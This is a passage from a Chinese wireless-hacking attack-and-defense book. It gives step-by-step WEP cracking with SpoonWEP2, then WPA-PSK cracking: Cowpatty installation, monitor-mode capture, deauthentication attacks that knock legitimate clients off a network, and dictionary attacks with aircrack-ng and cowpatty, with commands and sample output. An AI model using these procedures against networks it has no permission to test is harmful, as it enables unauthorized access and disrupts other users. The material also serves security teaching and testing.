


图 4-32

Step 04 开始攻击。

- ① 单击左上角的 LAUNCH 按钮，即可开始针对无线 WEP 加密进行攻击和注入。如图 4-33 所示，可以看到在工具界面的中间栏中显示出当前攻击的状态，而在下栏中出现 6961 IVS CAPTURED 及 WEP Key: Not Found 的显示，也就是说当前已经捕获到 6961 个包含 IVs 值的数据报文，但是通过这些报文还不足以破解出 WEP 密码。




图 4-33



无线网络黑客攻防

- ② 在单击 LAUNCH 按钮后，将在 SPOONWEP 一侧出现一个图 4-34 所示的 Shell，其实就是一个 Airodump-ng 的调用界面，在此 Shell 中，能看到当前的 AP 及合法的客户端的无线报文交互情况。




图 4-34

Step 05 破解密码。

- ① 在捕获了足够数量的无线数据报文后，SpoonWEP2 将自动破解出 WEP 密码，如图 4-35 所示，在工具界面的下栏显示 ATTACK FINISHED 即攻击完成，而在该提示下方出现的“WEP Key:[5A:65:72:4F:6E:65:53:65:63:54:65:61:6D]”即为目标 AP 所使用的 WEP 密码。




图 4-35

- ② 由于这款工具并不能显示出实际的 WEP 密码，所以很多“小黑”到这里可能又开始迷惑了，会觉得这串字符是什么东西啊？这个其实就是简单的十六进制编码，在无线路由器和无线网卡上就是通过这个编码来设置及验证的。为了“小黑”在连接 AP 时方便输入，给大家推荐一个小工具——ASCII 及进程转换，这个工具用于将十六进制转换成 ASCII 码，具体操作如图 4-36 所示，只要在上栏中输入破解出的十六进制内容，注意将中间的冒号去掉，然后单击下方右侧的“十六进制转字符串”按钮即可。
- ③ 这样，就能够看到，在上面破解出的“5A:65:72:4F:6E:65:53:65:63:54:65:61:6D”，转换成常用的 ASCII 码就是 ZerOneSecTeam，注意区分大小写。现在，就可以到无

线网卡上输入这个密码了！

注意，使用自动化工具SpoonWep2破解WEP加密时，虽然说正常情况下，只需要5~10分钟就能搞定WEP，但是实际破解中，所花费的时间会受到AP上WEP加密强度、无线网卡芯片等因素的影响。其中，对于采用128位或者更高位数的WEP加密，以及很复杂的密码组合，都会使攻击时间延长。如图4-37所示，可以看到在下方显示的捕获IVs数据包数量为97694个，可是此时密码仍未破解出，这是正常的，该密码是由大小写字母+数字组成的128位WEP加密密码。



图 4-36





图 4-37



第 5 章

WPA 的加密与攻防

加密解密一直是无线网络中亟待解决的问题，不能很好地解决这些问题，则无法安全地使用无线网。这一章将讲解如何进行加密和破解。

- 5.1 WPA 解决方法——Cowpatty
- 5.2 在 BT4 下破解 WPA-PSK 加密
- 5.3 制作破解专用字典
- 5.4 全自动傻瓜工具 SpoonWPA





5.1 WPA 解决方法——Cowpatty

前面在讲 WEP 破解时，讲到了 Aircrack-ng，大家也都知道 Aircrack-ng 是可以用来破解 WEP 及 WPA-PSK 加密的，那么除此之外，在破解 WPA-PSK 加密上，还有什么更强的工具呢？这里再推荐一款非常有名的 WPA 破解工具——Cowpatty。

5.1.1 什么是 Cowpatty

Cowpatty 是一款用于破解无线 802.11WPA-PSK 及 WPA2-PSK 加密的工具。该工具在 2006 年之前只支持 WPA-PSK 的破解，但制作者在发觉 WPA2 采用了和 WPA1 同样的算法后，2006 年底在 Defcon14 会议上公开的新版本 Cowpatty 4.0 中开始添加了对 WPA2-PSK 的破解支持。

此外，新版本的 Cowpatty 还支持使用 Time-Space Trade Off 原理建立的 WPA Rainbow Tables 进行 WPA-PSK 的破解，该方式使得单机破解速度由之前的 200 key/s 提升到 30000 key/s 以上。

Cowpatty 作为一款功能强大的无线攻击工具，也包含了一些辅助工具，不过相对于 Aircrack-ng 来说少得多，表 5-1 所示为 Cowpatty 包含组件具体列表。

表 5-1

组件名称	描述
Cowpatty	主要用于 WPA-PSK 及 WPA2-PSK 密码的恢复，只要将捕获到的 WPA-PSK 或 WPA2-PSK 握手验证包导入，Cowpatty 就可以检测数据包类型并自动开始破解
Genpmk	用于基于 Rainbow Tables 的高级破解使用，该工具可根据需要创建 WPA Table Hash

5.1.2 轻松安装 Cowpatty

Cowpatty 可工作在不同类型的平台上，如 Windows、Linux、Ubuntu 及 FreeBSD 等。不过这里只重点讲解 Windows 和 Linux 下的安装。

需要下载不同操作系统下 Cowpatty 版本的朋友，可以到 Cowpatty 的官方网站上查找。

Cowpatty 官方网站：

http://www.willhackforsushi.com/?page_id=50

1. 在 Windows 下安装 Cowpatty

在 Windows 下安装 Cowpatty-win32 的步骤非常简单，从官方网站下载 Win32 版的压缩包到本地，直接解压缩到某个文件夹即可，比如 C 盘下的 cowpatty 目录。然后就可以打开 CMD 进入到该目录下，进行相应的操作了，如图 5-1 所示。

2. 在 Linux 下安装 Cowpatty

在 Linux 下的安装方法也非常简单，只需要从官方网站将源文件下载到本地，按顺序运行命令即可。需要注意的是，安装时同样需要 root 权限。




图 5-1

BackTrack4 Linux 默认已经安装了 Cowpatty 4.3 版本，如图 5-2 所示。目前最新的版本为 4.6，大家可以到上述官网下载。




图 5-2

从官网下载的最新版本 Cowpatty 源文件应该是 cowpatty-4.6.tgz，具体安装命令如下：

```

tar zxvf cowpatty-4.6.tgz
cd cowpatty-4.6
make
make install

```

没有安装过 Cowpatty 的读者，可以按照上面的顺序，一步一步地进行操作即可。

Step 01 先对下载的 Cowpatty 文件解压缩，输入命令如下：

```
tar zxvf cowpatty-4.6.tgz
```

按【Enter】键后可以看到图 5-3 所示的内容，Linux 系统会自动创建一个名为 cowpatty-4.6 的目录，并将全部安装文件解压缩到该目录下。




图 5-3

**Step 02** 进入 cowpatty-4.6 目录，然后对程序源文件进行编译，输入命令如下：

```
cd cowpatty-4.6  
make
```

如图 5-4 所示，可以看到大量的.c 文件被编译。

```
root@ZerOne: ~/cowpatty-4.6 - Shell No. 2 - Konsole  
Session Edit View Bookmarks Settings Help  
root@ZerOne: ~# make  
cc -pipe -Wall -DOPENSSL -O2 -g3 -ggdb -c -o md5.o md5.c  
cc -pipe -Wall -DOPENSSL -O2 -g3 -ggdb -c -o shal.o shal.c  
cc -pipe -Wall -DOPENSSL -O2 -g3 -ggdb -c -o utils.o utils.c  
cc -pipe -Wall -DOPENSSL -O2 -g3 -ggdb -c -o cowpatty.o cowpatty.c  
cc -pipe -Wall -DOPENSSL -O2 -g3 -ggdb -c -o genpmk.o genpmk.c  
cc -pipe -Wall -DOPENSSL -O2 -g3 -ggdb cowpatty.o -c -o cowpatty utils.o md5.o shal.o -lpcap  
p -lcrypto  
cc -pipe -Wall -DOPENSSL -O2 -g3 -ggdb genpmk.c -o genpmk utils.o shal.o -lpcap -lcrypto  
root@ZerOne: ~# cowpatty -4.6 #
```

图 5-4

Step 03 为方便后期的使用，将程序写入到特定目录。**①** 输入命令如下：

```
make install
```

按【Enter】键后，就能看到图 5-5 所示的内容。

```
root@ZerOne: ~/cowpatty-4.6 - Shell No. 2 - Konsole  
Session Edit View Bookmarks Settings Help  
root@ZerOne: ~/cowpatty-4.6 # make install  
install  -d /usr/local/bin  
install  -m 755 cowpatty genpmk /usr/local/bin  
root@ZerOne: ~# cowpatty -4.6 #
```

图 5-5

② 这个时候，进入 cowpatty-4.6 目录，再输入 cowpatty，就可以看到此时的 Cowpatty 已经成为最新的 4.6 版本了，如图 5-6 所示。

```
root@ZerOne: ~/cowpatty-4.6 - Shell No. 2 - Konsole  
Session Edit View Bookmarks Settings Help  
root@ZerOne: ~# ./cowpatty  
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>  
cowpatty: Must supply a pcap file with -r  
Usage: cowpatty [options]  
        -f      Dictionary file (genpmk)  
        -d      Hash file (genpmk)  
        -r      Packet capture file  
        -s      Network SSID (enclose in quotes if SSID includes spaces)  
        -2      Use frames 1 and 2 or 2 and 3 for key attack (nonstrict mode)  
        -c      Check for valid 4 way frames, does not crack  
        -h      Print this help information and exit  
        -v      Print verbose information (more -v for more verbosity)  
        -V      Print program version and exit  
root@ZerOne: ~# cowpatty -4.6 #
```

图 5-6

既然 Cowpatty 的安装已经完成了，下面就开始学习破解 WPA-PSK。

5.2 在 BT4 下破解 WPA-PSK 加密

下面还是以 BackTrack4 Linux 为例，带大家分别学习使用 Aircrack-ng 和 Cowpatty 两种工具进行无线 WPA-PSK 的攻击与破解，你会发现其实 WPA-PSK 加密也并没有想象中的那么强大。下面的内容适用于目前市面所有主流品牌无线路由器或 AP，如 Linksys、Dlink、TP-LINK、Belkin 等。

攻防测试的实验环境与前面 WEP 破解章节的内容一样，不同的地方只是在加密上换成了 WPA-PSK 加密。那么，下面就开始 WPA-PSK 破解实战内容。

5.2.1 破解 WPA-PSK 加密实战

为方便初学者的条理化学习，下面还是以 BackTrack4 Linux 为例，具体步骤如下：

Step 01 升级 Aircrack-ng。

前面在第 4 章已经讲述了升级 Aircrack-ng 套装的详细步骤，这里也是一样，若条件允许，应将 Aircrack-ng 升级到最新的 Aircrack-ng 1.0 版。由于前面已经给出了详细的步骤，这里就不再重复。

除此之外，为了更好地识别出无线网络设备及环境，最好对 Airodump-ng 的 OUI 库进行升级，先进入到 Aircrack-ng 的安装目录下，然后输入如下命令：

```
airodump-ng-oui-update
```

按【Enter】键后，就能看到图 5-7 所示的开始下载的提示，这里需要等待一段时间。




图 5-7

Step 02 载入无线网卡。

- ① 在进入 BackTrack4 系统后，登录界面上直接就有提示账户及密码，按默认输入账户 root 及密码 toor，进入到 BackTrack4 系统 Shell。在此 Shell 中输入：

```
startx
```

- ② 进入到图形界面。成功进入后，插入 USB 无线网卡。与破解 WEP 时一样，在一开始需要先查看无线网卡的载入情况，同样的命令就不再重复解释参数了。输入：

```
ifconfig -a
```

- ③ 若已经识别出网卡，那么接下来就可以激活无线网卡了。下面输入：

```
ifconfig wlan0 up
```

其中，`up` 用于加载网卡，这里将已经插入到笔记本的无线网卡载入驱动。在载入完毕后，可以再次使用 `ifconfig` 进行确认，如图 5-8 所示，此时系统已经正确识别出无线网卡了。

```

root@ZerOne:~# ifconfig wlan0 up
root@ZerOne:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:2a:19:ab
          inet addr:192.168.110.142  Brdcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:19ab/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:94 errors:0 dropped:0 overruns:0 frame:0
             TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:85465 (85.4 KB)  TX bytes:14925 (14.9 KB)
             Interrupt:19 Base address:0x2000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING  MTU:16436  Metric:1
             RX packets:20 errors:0 dropped:0 overruns:0 frame:0
             TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:1000 (1000.0 B)  TX bytes:1000 (1000.0 B)

wlan0     Link encap:Ethernet HWaddr 00:0c:29:2a:19:ab
          inet addr:192.168.110.142  Brdcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:19ab/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0

```

图 5-8

Step 03 激活无线网卡至 monitor 即监听模式。

- ① 和前面一样，在 Linux 下使用 Aircrack-ng 中的 `airmon-ng` 工具来实现，具体命令如下：

```
airmon-ng start wlan0
```

其中，`start` 后跟无线网卡设备名称，此处参考前面 `ifconfig` 显示的无线网卡名称。

- ② 如图 5-9 所示，可以看到无线网卡的芯片及驱动类型，在 Chipset 芯片类型上标明的是 Ralink 2573 芯片，默认驱动为 `rt73usb`，显示为 monitor mode enabled on mon0，即已启动监听模式，在监听模式下适配器名称变更为 `mon0`。

Interface	Chipset	Driver
wlan0	Ralink 2573 USB rt73usb	[monitor mode enabled on mon0]

图 5-9

Step 04 探测无线网络，抓取无线数据包。

- ① 在激活无线网卡后，就可以开启无线数据包抓包工具了，这里使用 Aircrack-ng 中的 Airodump-ng 工具来实现，具体命令如下：

```
airodump-ng -c 6 -w longas mon0
```

参数解释：

- -c：设置目标 AP 的工作频道，通过观察，要进行攻击测试的无线路由器工作频道为 6。
- -w：后跟要保存的文件名，w 就是“write（写）”的意思，所以输入自己希望保持的文件名，这里就写为 longas。那么，需要注意的是，这里虽然设置保存的文件名是 longas，但是生成的文件却不是 longas.cap，而是 longas-01.cap。
- mon0：为之前已经载入并激活监听模式的无线网卡。

- ② 按【Enter】键后，就可以看到图 5-10 所示的界面，表示无线数据包抓取的开始。接下来保持这个窗口不动，注意，不要把它关闭。另外打开一个 Shell，进行后面的内容。




图 5-10

Step 05 进行 Deauth 攻击加速破解过程。

- ① 和破解 WEP 时不同，这里为了获得破解所需的 WPA-PSK 握手验证的整个完整数据包，无线黑客将会发送一种称之为 Deauth 的数据包，将已经连接至无线路由器的合法无线客户端强制断开，此时，客户端就会自动重新连接无线路由器，黑客也就有机会捕获到包含 WPA-PSK 握手验证的完整数据包了。

关于 Deauth 的概念及原理，请参考本书后面的“无线 D.O.S 攻击与防范”章节，此处输入命令如下：

```
aireplay-ng -0 1 -a AP 的 mac -c 客户端的 mac wlan0
```

参数解释：

- -0：采用 Deauth 攻击模式，后面为攻击次数，这里设置为 1，大家可以根据实际情况设置为 5~10 不等。
- -a：后跟 AP 的 MAC 地址。
- -c：后跟客户端的 MAC 地址。

- ② 按【Enter】键后将会看到图 5-11 所示的 Deauth 报文发送的显示。



无线网络黑客攻防




图 5-11

- ③ 此时回到 Airodump-ng 的界面查看，在图 5-12 中可以看到，在右上角出现了 WPA handshake 的提示，这表示获得了包含 WPA-PSK 密码的 4 次握手数据报文，后面是目标 AP 的 MAC，这里的 AP 指的就是要破解的无线路由器。




图 5-12

- ④ 若没有在 Airodump-ng 工作界面上看到的提示，那么可以增加 Deauth 的发送数量，再一次对目标 AP 进行攻击。比如将 -0 参数后的数值改为 10，如图 5-13 所示。





图 5-13

Step 06 开始破解 WPA-PSK。

- ① 在成功获取无线 WPA-PSK 验证数据报文后，就可以开始破解了，输入命令如下：
aircrack-ng-w dic 捕获的 cap 文件
其中，-w 后跟预先制作的字典，这里是 BT4 下默认携带的字典。
② 按【Enter】键后，若捕获数据中包含了多个无线网络的数据，也就是能看到多个


SSID 出现的情况。这就意味着其他 AP 的无线数据皆因工作在同一频道而被同时截获到，由于数量很少所以对于破解来说没有意义。此处输入正确的选项即对应目标 AP 的 MAC 值，按【Enter】键后即可开始破解。图 5-14 所示为命令输入情况。



```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # aircrack-ng -w /pentest/passwords/wordlists/darkc0de.lst longas-01.cap
```

图 5-14


- ③ 由图 5-15 可以看到，在双核 T7100 的主频+4GB 内存下破解速度达到近 450key/s，即每秒钟尝试 450 个密码。



```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
Airtrack-ng 1.0 rc3 r1552
[00:00:01] 756 keys tested (443.83 k/s)
Current passphrase: 01234567890
Master Key : F6 1C F0 69 66 CF 78 B9 40 EF C1 7E DD FE E4 23
              C9 25 7E 51 6E A9 6D 6B 90 85 CC 95 25 35 8B AF
Transient Key : D7 C2 D1 DC 47 10 F8 69 3A 8D DC D4 FE 29 2C FC
                 SC EB 52 54 B3 36 48 80 C9 99 9A 10 27 A6 83 45
                 C2 4A DB 04 E2 D5 C5 82 3A 73 58 28 A3 7A 8F 13
                 5F 07 6C 68 32 87 65 C7 E1 34 08 95 16 6B 81 EA
EAPOL HMAC : F2 A7 B8 9C 37 6B 7C C1 4E SE 6C FF 03 AD FB 4C
```

图 5-15

- ④ 经过 1 分多钟的等待，成功破解出了密码。如图 5-16 所示，在 KEY FOUND！提示的右侧，可以看到密码已被破解。密码明文为 longastlast，破解速度约为 460 key/s。若是能换成 4 核 CPU，还能更快一些。



```
root@ZerOne: ~ - Shell No. 2 - Konsole <2>
Session Edit View Bookmarks Settings Help
Airtrack-ng 1.0 rc3 r1552
[00:00:21] 9644 keys tested (456.19 k/s)
KEY FOUND! [ longastlast ]
Master Key : 1D 27 36 00 F9 37 35 AE 96 45 A1 59 76 40 07 FF
              98 E6 97 86 06 F5 49 01 32 17 95 0E 34 77 25 68
Transient Key : 4A 12 40 6C 42 48 C2 A2 1C 92 96 00 97 00 0B 50
                 BE 6B 4A AC 2C 16 8D 06 RF 5B EA 91 C9 52 F1 4A
                 4A 8C 51 07 4D B7 00 0E F5 53 26 FD 66 47 AB C8
                 8A 55 E7 6E 8F F9 E4 3B 83 FF BF 09 39 C1 57 02
EAPOL HMAC : A0 4B 1F F6 11 38 03 07 2B 23 93 20 38 FE 48 AE
root@ZerOne: #
```

图 5-16



5.2.2 使用 Cowpatty 破解 WPA-PSK 加密

- ① 除了 Aircrack-ng 之外，还可以使用 Cowpatty 进行破解，在使用前，应先确保为已升级到最新的 4.6 版本，如图 5-17 所示。

```
root@ZerOne: ~ -> Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # cowpatty
cowpatty 4.6 - WPA/PSK dictionary attack. <jwright@hasborg.com>
cowpatty: Must supply a pcap file with -r

Usage: cowpatty [options]
      -f      Dictionary file
      -d      Hash file (genpmk)
      -r      Packet capture file
      -s      Network SSID (enclose in quotes if SSID includes spaces)
      -2      Use 2 frames, 1 and 2, or 2 and 3, for key attack (nonstrict mode)
      -c      Check for valid 4-way frames (does not crack)
      -h      Print this help information and exit
      -v      Print verbose information (more -v for more verbosity)
      -V      Print program version and exit

root@ZerOne: #
```

图 5-17

- ② 需要说明的是，Cowpatty 只是单纯地可以破解 WPA-PSK 等加密，但并不能对无线路由器发起攻击，所以主要用于对已经捕获的数据包进行破解，具体命令如下：

```
cowpatty -f dic -r 捕获的 cap 文件 -s SSID
```

参数解释：

- -f：后跟预先制作好的字典文件。
- -r：后跟之前使用 Airodump-ng 捕获的数据报文，即后缀为.cap 的文件。
- -s：后跟预破解目标 AP 的 SSID。

- ③ 按【Enter】键后如图 5-18 所示，可以看到在破解中，都是每尝试过 1000 个密码，就显示一次结果。

```
root@ZerOne: ~ -> Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
